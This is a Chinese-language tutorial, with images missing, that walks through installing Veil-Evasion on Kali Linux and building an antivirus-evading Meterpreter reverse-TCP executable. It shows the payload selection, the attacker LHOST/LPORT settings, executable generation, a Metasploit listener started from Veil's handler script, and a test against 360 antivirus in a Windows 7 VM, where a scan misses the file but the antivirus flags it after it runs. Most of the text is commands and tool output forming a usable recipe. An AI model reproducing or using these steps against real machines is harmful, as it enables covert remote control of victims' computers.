Veil Evasion

安装：

```
root@kali:~# git clone https://github.com/Veil-Framework/Veil-Evasion.git
Cloning into 'Veil-Evasion'...
remote: Counting objects: 3809, done.
remote: Total 3809 (delta 0), reused 0 (delta 0), pack-reused 3809
Receiving objects: 100% (3809/3809), 241.90 MiB | 2.19 MiB/s, done.
Resolving deltas: 100% (2137/2137), done.
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    Veil-Evasion
root@kali:~# cd Veil-Evasion/
root@kali:~/Veil-Evasion# ls
CHANGELOG  COPYRIGHT  README.md  testbins  Veil-Evasion.py
config     modules    setup      tools
root@kali:~/Veil-Evasion# cd setup/
root@kali:~/Veil-Evasion/setup# ls
distribute_setup.py           python-2.7.5.msi
future-0.15.2.tar.gz          python-distutils.zip
go153x64.tar.gz               python-tcl.zip
go153x86.tar.gz               python-Tools.zip
install-addons.sh             pywin32-219.win32-py2.7.exe
pcra-1.3.0.gem                ruby_gems-1.8.zip
pefile-2016.3.28.tar.gz       rubyinstaller-1.8.7-p371.exe
pycrypto-2.6.win32-py2.7.exe  setup.sh
PyInstaller-3.2.tar.gz
```

安装
bash install-addons.sh
下图安装成功


```
HTTP request sent, awaiting response... 302 Found
Location: https://jaist.dl.sourceforge.net/project/wine/Wine%20Mono/0.0.8/wine-mono-0.0.8.msi [following]
--2017-08-06 09:55:18--  https://jaist.dl.sourceforge.net/project/wine/Wine%20Mono/0.0.8/wine-mono-0.0.8.msi
Resolving jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)... 150.65.7.130, 2001:df0:2ed:feed::feed
Connecting to jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)|150.65.7.130|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46967296 (45M) [application/x-msi]
Saving to: 'wine-mono-0.0.8.msi'

wine-mono-0.0.8.msi               100%[=============================================================>]

2017-08-06 09:56:33 (614 KB/s) - 'wine-mono-0.0.8.msi' saved [46967296/46967296]

++ sha1sum
++ sed 's/(stdin)= //;s/ .*//'
+ gotsum=dd349e72249ce5ff981be0e9dae33ac4a46a9f60
+ '[' dd349e72249ce5ff981be0e9dae33ac4a46a9f60x '!=' dd349e72249ce5ff981be0e9dae33ac4a46a9f60x ']'
+ sudo mkdir -p /usr/share/wine/mono
+ sudo mv wine-mono-0.0.8.msi /usr/share/wine/mono
root@kali:~/Veil-Evasion/setup#
```

使用

运行报错解决


bash /root/Veil-Evasion/setup/setup.sh -s

等待安装完成




运行

python Veil-Evasion.py



list

列出所有payloads



使用下面这个进行测试。

输入：


`use 6` 或者 `use c/meterpreter/rev_tcp`

```
=======================================================================
 Veil-Evasion | [Version]: 2.28.2
=======================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================


 Payload: c/meterpreter/rev_tcp loaded

 Required Options:

 Name                 Current Value   Description
 ----                 -------------   -----------
 COMPILE_TO_EXE       Y               Compile to an executable
 LHOST                                IP of the Metasploit handler
 LPORT                4444            Port of the Metasploit handler

 Available Commands:

        set             Set a specific option value
        info            Show information about the payload
        options         Show payload's options
        generate        Generate payload
        back            Go to the main menu
        exit            exit Veil-Evasion

 [c/meterpreter/rev_tcp>>]:
```


配置攻击者ip和端口

```
[c/meterpreter/rev_tcp>>]: options

 Required Options:

 Name                 Current Value   Description
 ----                 -------------   -----------
 COMPILE_TO_EXE       Y               Compile to an executable
 LHOST                172.16.75.234   IP of the Metasploit handler
 LPORT                4444            Port of the Metasploit handler

 [c/meterpreter/rev_tcp>>]:
```

配置好之后，输入 run 命令生成



把文件拷出来，放大windows上去运行下试试。




到这里文件已经生成了。还需要做如下事情：


- 开了一个w7虚拟机上面装了360杀毒。默认安装并升级病毒库。
- msf 开一个监听


msf 开启监听一可以


veil 监听脚本路径
/usr/share/veil-output/handlers/payload_handler.rc
msfconsole -r /usr/share/veil-output/handlers/payload_handler.rc




开启监听并运行文件。看看什么效果。










扫描是免杀的。（运行没一会提示有毒。）



参考：

https://www.youtube.com/watch?v=N5YbSOyUht4